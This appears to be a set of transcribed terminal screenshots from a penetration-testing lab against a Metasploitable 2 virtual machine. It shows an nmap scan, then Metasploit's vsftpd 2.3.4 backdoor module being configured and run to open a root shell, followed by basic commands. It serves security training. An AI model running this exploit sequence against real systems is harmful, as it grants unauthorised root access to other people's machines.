
```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn --open 192.168.1.13
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 15:30 CEST
Nmap scan report for Host-005.homenet.telecomitalia.it (192.168.1.13)
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LA
N; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.85 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true

 +-------------------------------------------------------+
 |  METASPLOIT by Rapid7                                 |
 +---------------------------+---------------------------+
 |      __________________   |                           |
 |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
 |             )=\           | |  EXPLOIT   \            |
 |            // \\          | |_____________\_______    |
 |           //   \\         | |==[msf >]============\   |
 |          //     \\        | |______________________\  |
 |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
 |        //         \\      |  *********************    |
 +---------------------------+---------------------------+
 |      o O o                |        \'\/\/\/'/         |
 |              o O          |         )======(          |
 |                 o         |       .'  LOOT  '.        |
 | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
 | |    PAYLOAD     |""\___, |     /    (_||_     \      |
 | |________________|__|)__| |    |     __||_)     |     |
 | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
 |  = = = = = = = = = = = =  |     '--------------'      |
 +---------------------------+---------------------------+


       =[ metasploit v6.4.5-dev                          ]
+ -- --=[ 2413 exploits - 1242 auxiliary - 423 post      ]
+ -- --=[ 1465 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.13
RHOST => 192.168.1.13
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.1.13     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasplo
                                       it.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                           Disclosure Date  Rank    Check  Description
   -  ----                           ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact      .                normal  No     Unix Command, Interact with Established Connection
```



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.13:21 - The port used by the backdoor bind listener is already open
[+] 192.168.1.13:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.37:43191 -> 192.168.1.13:6200) at 2024-05-31 16:07:27 +0200
```



```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
mkdir test_metasploit2
ls -l
total 125
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13460 May 31 09:22 dev
drwxr-xr-x  95 root root  4096 May 31 09:22 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 41871 May 31 09:22 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
dr-xr-xr-x 108 root root     0 May 31 09:22 proc
drwxr-xr-x  13 root root  4096 May 31 09:22 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 May 31 09:22 sys
drwx------   2 root root  4096 May 29 15:44 test_metasploit
drwx------   2 root root  4096 May 31 10:09 test_metasploit2
drwxrwxrwt   4 root root  4096 May 31 09:23 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  15 root root  4096 May 20  2012 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```